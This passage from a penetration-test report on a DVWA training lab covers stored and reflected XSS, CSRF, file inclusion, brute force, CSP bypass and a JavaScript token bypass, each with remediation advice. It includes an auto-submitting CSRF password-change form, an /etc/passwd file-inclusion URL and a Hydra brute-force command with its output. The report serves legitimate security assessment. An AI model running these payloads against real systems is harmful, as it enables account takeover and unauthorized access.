- **Validate file types:** Implement server-side checks to verify file types based on MIME types and file signatures, not just extensions. Only allow safe file types (e.g., images, PDFs).
 - **Set file size limits:** Limit the maximum file size to prevent large files from consuming excessive resources or causing denial-of-service conditions.
 - **Store files securely:** Upload files should be stored in a location outside the web root to prevent direct access. Rename uploaded files to random or non-predictable names to prevent direct access or guessing.
 - **Scan files for malware:** Use antivirus or file scanning tools to detect malicious content before files are processed or used by the application.
 - **Restrict execution of uploaded files:** Ensure that no uploaded file can be executed by the web server. Disable script execution in directories where user-uploaded files are stored.
 - **Use proper file permissions:** Assign strict file permissions, ensuring that uploaded files are only readable and not executable by the web server or unauthorized users.
 - **Implement authentication and authorization checks:** Ensure that file upload functionality is protected by strong authentication and only authorized users can upload files.
 - **Log and monitor uploads:** Monitor and log all file uploads, and implement anomaly detection to alert on suspicious upload activity.
-
- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
 - <https://www.acunetix.com/websitesecurity/upload-forms-threat/>

6. Stored Cross-Site Scripting (XSS)

Remediation Status:

Criticality: High

CVSS-Score: 7.2


Recommendation: User input should be validated and filtered based on expected or valid input. It should be ensured that data is properly encoded contextually before it is included in HTTP responses.

Overview

SUMMARY

At the time of testing, the web application stored user input unchecked and later included it in HTTP responses in an insecure manner. It was thus vulnerable to stored cross-site scripting (XSS) attacks.

Exploitation of Stored XSS vulnerabilities does not require user interaction, making them more dangerous than Reflected XSS vulnerabilities.



Description

We were able to identify a stored XSS vulnerability in the web application during testing. Due to incorrect validation and encoding of data, we were able to inject malicious scripts into the web application and store them persistently.

Technical description

Cross-site scripting (XSS) is a common web security vulnerability where malicious scripts can be injected into web applications due to insufficient validation or encoding

of data. In XSS attacks, attackers embed JavaScript code in the content delivered by the vulnerable web application.

The goal in stored XSS attacks is to place script code on pages visited by other users. Simply visiting the affected subpage is enough for the script code to be executed in the victim's web browser.

For an attack, malicious scripts are injected into the web application by the attacker and stored and included in subsequent HTTP responses of the application. The malicious script is ultimately executed in the victim's web browser and can potentially access cookies, session tokens or other sensitive information.

If the attack is successful, an attacker gains control over web application functions and data in the victim's context. If the affected user has privileged access, an attacker may be able to gain complete control over the web application.

Recommendation

Recommendation

- Ensure that all processed data is filtered as rigorously as possible. Filtering and validation should be done based on expected and valid inputs.
- Data should be encoded before the web application includes it in HTTP responses. Encoding should be done contextually, that is, depending on where the web application inserts data in the HTML document, the appropriate encoding syntax must be considered.
- The HTTP headers `Content-Type` (e.g. `text/plain`) and `X-Content-Type-Options: nosniff` can be set for HTTP responses that do not contain HTML and JavaScript.
- We recommend to additionally use a Content Security Policy (CSP) to control which client-side scripts are allowed and which are forbidden.
- Detailed information and help on preventing XSS can be found in the linked Cross-Site Scripting Prevention Cheat Sheet from OWASP.
- https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

7. Cross-Site Request Forgery (CSRF)

Remediation Status:

Criticality: Medium

CVSS-Score: 6.5

Recommendation: Make sure that randomly generated CSRF tokens with high entropy are included in all state-changing HTTP requests and validated in the backend.

Overview

Summary The web application was vulnerable to Cross-Site Request Forgery (CSRF). CSRF is an attack that causes users to unknowingly send an HTTP request to a web application to which they are currently authenticated. Attackers can thereby partially bypass a web browser's same-origin policy and perform state-changing actions in the context of an affected user. Depending on the nature of the action, the attacker can gain complete control over the user's account. If the user account is administrative, CSRF may also be able to compromise the entire web application.

Here we can change password, there is no csrf protection. We can create simple form to auto submit and change password of victim.



Code For CSRF POC

```
<html>
<body>
<script>history.pushState('', '', '/')</script>
<form action="https://dvwa.exp-9.com/vulnerabilities/csrf/">
  <input type="hidden" name="password&#95;new" value="pass" />
  <input type="hidden" name="password&#95;conf" value="pass" />
  <input type="hidden" name="Change" value="Change" />
  <input type="submit" value="Submit request" />
</form>
<script>
  document.forms[0].submit();
</script>
```

```
</body>  
</html>
```

we can host this page so when victim visit page their password will automatically change.

Description

We identified a CSRF vulnerability in the web application, allowing them to perform actions in the context of another user.

Technical description

Cross-site request forgery (CSRF) is a web security vulnerability in which an attacker can trick an authenticated user into unknowingly sending a state-changing HTTP request to the vulnerable web application. In CSRF, an attacker assumes the victim's identity and access privileges to perform unwanted actions (e.g., change email address) on their behalf. Without appropriate CSRF protection, the web application has no way to distinguish between a request prepared by the attacker and a legitimate request from the victim.

Several prerequisites must be in place for a CSRF attack to take place. First, there must be an action in the web application that is relevant to an attacker and makes sense to exploit. For example, this could be a privileged action, such as changing a user's access permissions or changing a password. Another requirement is that there is no other mechanism besides cookie-based authentication to distinguish HTTP requests from different users. If the user is authenticated and thus has a valid session cookie, the web application thus has no way to distinguish between a malicious, subverted request from the attacker and a legitimate request from the victim. Last, it must be ensured that actions do not require specific parameters whose values an attacker cannot determine or predict. For example, if a user is asked to change his password, the function is not vulnerable if an attacker needs to know the value of the existing password.

A common way to exploit CSRF vulnerabilities is through phishing emails. An attacker does this by preparing malicious links with the intention of foisting a state-changing request on the victim. The attacker then distributes the malicious links to victims via email. When a user opens the link in a web browser and is authenticated to it, the request is sent to the vulnerable web application. If successful, the attack causes an action with the victim's identity and privilege level.

Recommendation

Recommendation

- Check if the framework has built-in CSRF protection and use it. If not, ensure that all state-changing requests contain a randomly generated CSRF token with high entropy. Also ensure that CSRF tokens are properly validated on the backend.
- Consider various additional security measures:
 - For example, set the SameSite attribute for session cookies. Web browsers decide whether to include cookies in cross-site requests based on this attribute.
 - Use Custom Request Headers. By default, the browser's same-origin policy restricts JavaScript from submitting cross-site requests with custom request headers.
 - For highly sensitive actions, user interactions such as CAPTCHAs, one-time tokens, re-authentication, etc. can also be considered as additional CSRF protection.
- Detailed information and assistance on how to prevent CSRF vulnerabilities can be found in the linked Cross-Site Request Forgery Cheat Sheet from OWASP.
- https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

8. File Inclusion

Remediation Status:

Criticality: Medium

CVSS-Score: 6.3

Recommendation: Validate and sanitize user input, use allowlists for file paths, and avoid using user-controlled input in file inclusion functions to prevent file inclusion vulnerabilities.

Overview

summary


File Inclusion vulnerabilities occur when an application allows an attacker to include files (local or remote) into the application's execution context via user input, potentially leading to unauthorized access, code execution, or information disclosure.

In url there is GET parameter page used for including file.

/vulnerabilities/fi/?page=include.php

By changing this file location we can read file on server.

/vulnerabilities/fi/?page=/etc/passwd



Description

Technical Description

File Inclusion vulnerabilities arise when an application allows user-controlled input to influence the inclusion of files (either local or remote) through functions like `include()`, `require()`, or similar in languages like PHP. If user input is not properly validated or sanitized, an attacker can manipulate the input to include arbitrary files from the server or even external resources. This can lead to various security risks, including:

1. **Local File Inclusion (LFI):** Attackers can include files from the local server, potentially accessing sensitive configuration files, logs, or executing arbitrary code.
2. **Remote File Inclusion (RFI):** Attackers can include files from external servers, which may execute malicious code or inject harmful scripts into the application.

File inclusion vulnerabilities can result in information disclosure, remote code execution, privilege escalation, or full system compromise, depending on the application's configuration and file permissions.

Recommendation

Recommendation

1. **Input Validation and Sanitization:**

Always validate and sanitize user input to ensure that only valid and expected file paths are allowed. Avoid directly using user input in file paths or inclusion functions.

2. **Use an Allowlist for File Paths:**

Implement an allowlist of permitted files and restrict file inclusion to only trusted locations, such as predefined directories.

3. **Disable Remote File Inclusion (RFI):**

If not required, disable the ability to include remote files by setting `allow_url_fopen` and `allow_url_include` to `off` in your PHP configuration.

4. **Use Absolute File Paths:**

Where possible, use absolute file paths instead of relative paths to avoid directory traversal attacks.

5. **Limit File Permissions:**

Restrict file permissions to ensure that files that can be included or executed by the application are not sensitive or executable by unauthorized users.

6. **Error Handling:**

Implement proper error handling to avoid exposing sensitive file paths or stack traces that could assist attackers in exploiting file inclusion vulnerabilities.

7. **Regular Security Audits:**

Regularly conduct security testing, including penetration testing and code reviews, to identify and mitigate file inclusion vulnerabilities.

- https://en.wikipedia.org/wiki/Remote_File_Inclusion
- https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/07-Input_Validation_Testing/11.1-Testing_for_Local_File_Inclusion

9. Reflected Cross Site Scripting

Remediation Status:

Criticality: Medium


CVSS-Score: 5.5

Recommendation: To prevent Reflected Cross-Site Scripting (XSS), validate and sanitize user inputs, encode outputs, use Content Security Policy (CSP), and ensure proper security headers are configured to mitigate injection of malicious scripts into web pages.

Overview

SUMMARY

This vulnerability is a type of improper input validation where an attacker injects client-side scripts into web pages. It is one of the most common vulnerabilities found in web applications. Attackers can exploit cross-site scripting (XSS) vulnerabilities to bypass access controls. Additionally, the attacker can send input, such as usernames, passwords, or session IDs, which can later be captured by an external script.



Description

Technical Description

Reflected Cross-Site Scripting (XSS) occurs when an attacker injects malicious JavaScript or other executable code into a web page that is immediately reflected back to the user's browser without proper validation or encoding. The injected script is

typically embedded in a URL or an HTTP request (e.g., query parameters, headers, form fields) and is executed by the browser as part of the response from the web server. This attack exploits web applications that improperly handle user input, allowing the attacker to execute arbitrary scripts in the context of the victim's browser, potentially stealing sensitive data like cookies, session tokens, or performing actions on behalf of the user.

Recommendation

1. **Input Validation and Sanitization:**

Ensure all user inputs (e.g., form fields, URL parameters) are validated and sanitized to prevent malicious code from being processed.

2. **Output Encoding:**

Properly encode user input before it is reflected back in the page output. For example, use HTML entity encoding to prevent browsers from interpreting special characters as executable code.

3. **Content Security Policy (CSP):**

Implement a strong Content Security Policy (CSP) to restrict the sources from which scripts can be loaded, preventing unauthorized script execution.

4. **Use Secure HTTP Headers:**

Configure security headers such as `X-XSS-Protection` and `X-Content-Type-Options` to block or mitigate the impact of XSS attacks.

5. **Avoid Inline JavaScript:**

Minimize or eliminate the use of inline JavaScript and event handlers to reduce the risk of XSS injection.

6. **Regular Security Audits:**

Regularly conduct vulnerability assessments and penetration tests to identify and fix XSS vulnerabilities in your application.

- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>

10. BruteForce

Remediation Status:

Criticality: **Info**

CVSS-Score: **0.0**

Affects: Authentication Systems **Recommendation:** To prevent brute force attacks, implement strong password policies, enable multi-factor authentication (MFA), use rate limiting or CAPTCHAs on login attempts, and monitor login activity for suspicious behavior. Additionally, lock accounts after repeated failed attempts and use IP blocking to mitigate automated attacks.

Overview

SUMMARY

A brute force attack is a trial-and-error method used to guess credentials (such as passwords, usernames, or encryption keys) by systematically trying every possible combination until the correct one is found. It is one of the simplest and oldest forms of hacking, relying on computational power and time rather than sophisticated algorithms.

Description

Technical Description

- A brute force attack is a computational technique used to gain unauthorized access to systems, accounts, or encrypted data by systematically trying all possible combinations of credentials or keys until the correct one is found. This attack exploits weak authentication mechanisms, poor password hygiene, or lack of rate limiting.

POC

```
teenwolf@733nwolf -> hydra -l admin -P /usr/share/wordlists/rockyou.txt -s 443 -f -V -e ns -t 4 dvwa.exp-9.com https-post-form "/vulnerabilities/brute/:username=USER&password=PASS&Login=Login:F=Login failed"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-24 00:00:29
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344401 login tries (l:1/p:14344401), ~3586101 tries per task
[DATA] attacking http-post-forms://dvwa.exp-9.com:443/vulnerabilities/brute/:username=USER&password=PASS&Login=Login:F=Login failed
[ATTEMPT] target dvwa.exp-9.com - login "admin" - pass "admin" - 1 of 14344401 [child 0] (0/0)
[ATTEMPT] target dvwa.exp-9.com - login "admin" - pass "" - 2 of 14344401 [child 1] (0/0)
[ATTEMPT] target dvwa.exp-9.com - login "admin" - pass "123456" - 3 of 14344401 [child 2] (0/0)
[ATTEMPT] target dvwa.exp-9.com - login "admin" - pass "12345" - 4 of 14344401 [child 3] (0/0)
[443][http-post-form] host: dvwa.exp-9.com login: admin
[STATUS] attack finished for dvwa.exp-9.com (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-24 00:00:33
teenwolf@733nwolf ->
```

Recommendation

Recommendation

1. Implement Strong Password Policies:

- Enforce the use of complex passwords with a combination of letters (uppercase and lowercase), numbers, and special characters. Require a minimum length (e.g., 12 characters).

2. Enable Multi-Factor Authentication (MFA):

- Use MFA to require additional authentication factors (e.g., one-time passwords (OTPs), hardware tokens, or biometric verification) alongside passwords.

3. Limit Login Attempts:

- Set account lockouts or delays after a certain number of failed login attempts (e.g., 5 failed attempts) to slow down brute force attempts.

4. Use CAPTCHA or reCAPTCHA:

- Implement CAPTCHAs on login forms or any endpoint exposed to brute force, making it harder for automated scripts to succeed.

4. Rate Limiting and IP Blocking:

- Implement rate limiting to restrict the number of login attempts from a single IP address within a set time frame. Block or throttle IP addresses that exceed a threshold of failed login attempts.

5. Monitor and Analyze Logs:

- Continuously monitor login attempts and look for patterns of brute force activity. Set up alerts for unusual behavior like repeated failed logins or login attempts from suspicious locations.

6. Use Account Lockouts or Delays:

- Temporarily lock accounts after multiple failed login attempts or introduce incremental delays between login attempts to slow down brute force attempts.

7. Password Hashing and Salting:

- Store passwords securely by hashing them with modern algorithms (e.g., bcrypt, Argon2) and adding salts to prevent attackers from using precomputed rainbow tables.

8. Educate Users:

- Educate users about the importance of creating strong, unique passwords and avoiding reusing passwords across different sites and services.

- https://owasp.org/www-community/attacks/Brute_force_attack
- <https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>

11. CSP bypass

Remediation Status:

Criticality: Info

CVSS-Score: 0.0

Recommendation: Configure a strict CSP with minimal trusted sources, avoid unsafe directives like unsafe-inline or overly permissive wildcards (*), and test the policy thoroughly for bypass scenarios.

Overview

Summary

Content Security Policy (CSP) is a security feature that helps mitigate attacks like Cross-Site Scripting (XSS) by restricting the sources from which web pages can load resources (e.g., scripts, styles, images). A CSP bypass occurs when attackers exploit weaknesses in the CSP configuration to execute malicious code despite the policy. Common causes of CSP bypass include allowing unsafe directives (e.g., unsafe-inline, unsafe-eval), overly permissive whitelists, or relying on dynamic sources like data: or blob:. These weaknesses can allow attackers to inject or execute unauthorized scripts, undermining the security benefits of CSP.

Description


Technical Description

Content Security Policy (CSP) is a security mechanism used to control the resources (scripts, styles, images, etc.) that a web page can load, thereby preventing attacks like Cross-Site Scripting (XSS) or data injection. However, weaknesses in the CSP configuration can allow attackers to bypass the policy and execute malicious scripts.



code of alert.js on hosted site

```
alert("CSP Bypassed");
```



Common Causes of CSP Bypass:

1. Use of Unsafe Directives:

- Directives like `unsafe-inline` allow the execution of inline scripts, making the CSP ineffective against XSS.
- `unsafe-eval` permits the use of functions like `eval()` or `setTimeout()` with string arguments, which can be exploited to execute malicious code.

2. Overly Permissive Policies:

- Wildcard sources (`*`, `data:`, `blob:`, or overly broad domains) can enable attackers to load malicious resources from untrusted origins.
- Allowing `script-src 'self'` combined with a compromised subdomain can lead to resource injection from malicious scripts hosted on the subdomain.

3. Dynamic Resource Loading:

- The use of `data:` or `blob:` in CSP policies can enable attackers to execute base64-encoded payloads or use dynamically generated JavaScript objects as a vector for code execution.

4. JSONP or DOM-Based Vulnerabilities:

- JSONP endpoints or unsafe JavaScript APIs (e.g., `document.write`) can be abused in combination with CSP misconfigurations to execute scripts indirectly.

5. Browser-Specific CSP Limitations:

- Some CSP implementations may have browser-specific quirks or limitations, such as improperly handling nonces or hashes, allowing attackers to find inconsistencies for bypassing the policy.

Recommendation

Recommendation

- **Implement a strict Content Security Policy:** Avoid using unsafe directives like `unsafe-inline` and `unsafe-eval`. Instead, use nonces or hashes (`script-src 'nonce-<random>'`) to allow only explicitly trusted scripts.
 - **Minimize trusted sources:** Restrict `script-src` and other directives to load resources only from necessary and fully trusted origins. Avoid using wildcards (*), `data:`, or `blob:` sources.
 - **Regularly test the CSP:** Use tools to test and validate the CSP configuration against known bypass techniques, ensuring its effectiveness.
 - **Avoid JSONP and insecure APIs:** Replace JSONP with more secure alternatives like CORS and avoid using dangerous functions like `document.write` and `eval()`.
 - **Review third-party dependencies:** Limit and monitor third-party scripts and services to prevent introducing vulnerabilities through compromised external sources.
 - **Set fallback policies:** Add fallback directives (e.g., `default-src 'none';`) to restrict any unspecified resource types by default.
 - **Monitor CSP reports:** Enable `report-uri` or `report-to` in the CSP configuration to log violations, helping to identify attempted bypasses or misconfigurations.
- <https://content-security-policy.com/>

12. JavaScript Attacks

Remediation Status:

Criticality: Info

CVSS-Score: 0.0

Recommendation: Implement server-side validation to ensure input values and tokens are securely verified on the backend, preventing client-side manipulation and bypasses.

Overview

Summary

The challenge involves exploiting the application logic by crafting a custom payload to satisfy the required condition and bypass any client-side or token-based validation. In this specific case, the task is to modify the phrase parameter to "success" while generating a valid token to submit. The token is computed as $\text{md5}(\text{rot13}(\text{phrase}))$, which the attacker replicates by calculating the MD5 hash of the ROT13-transformed target phrase. By submitting the crafted values, the attacker successfully bypasses the validation and completes the challenge.

Description


Technical Description

This demonstrates a logical vulnerability in the client-side validation process. The application relies on a calculated token value tied to the phrase parameter.


1. When we input success in the box, we get an Invalid token. message back:



2. We can find the token mentioned by inspecting the page:




3. If we take a look at the source code, we see that there is a function called `generate_token()` which takes our input and encodes it with ROT13 and then hashes it using MD5:




4. We can use linux command to perform the same process for the word success:

```
echo -n "success" | rot13 | md5sum
```



5. Now, we can change the token's value, pass success to the input box and click Submit:



Recommendation

Recommendation

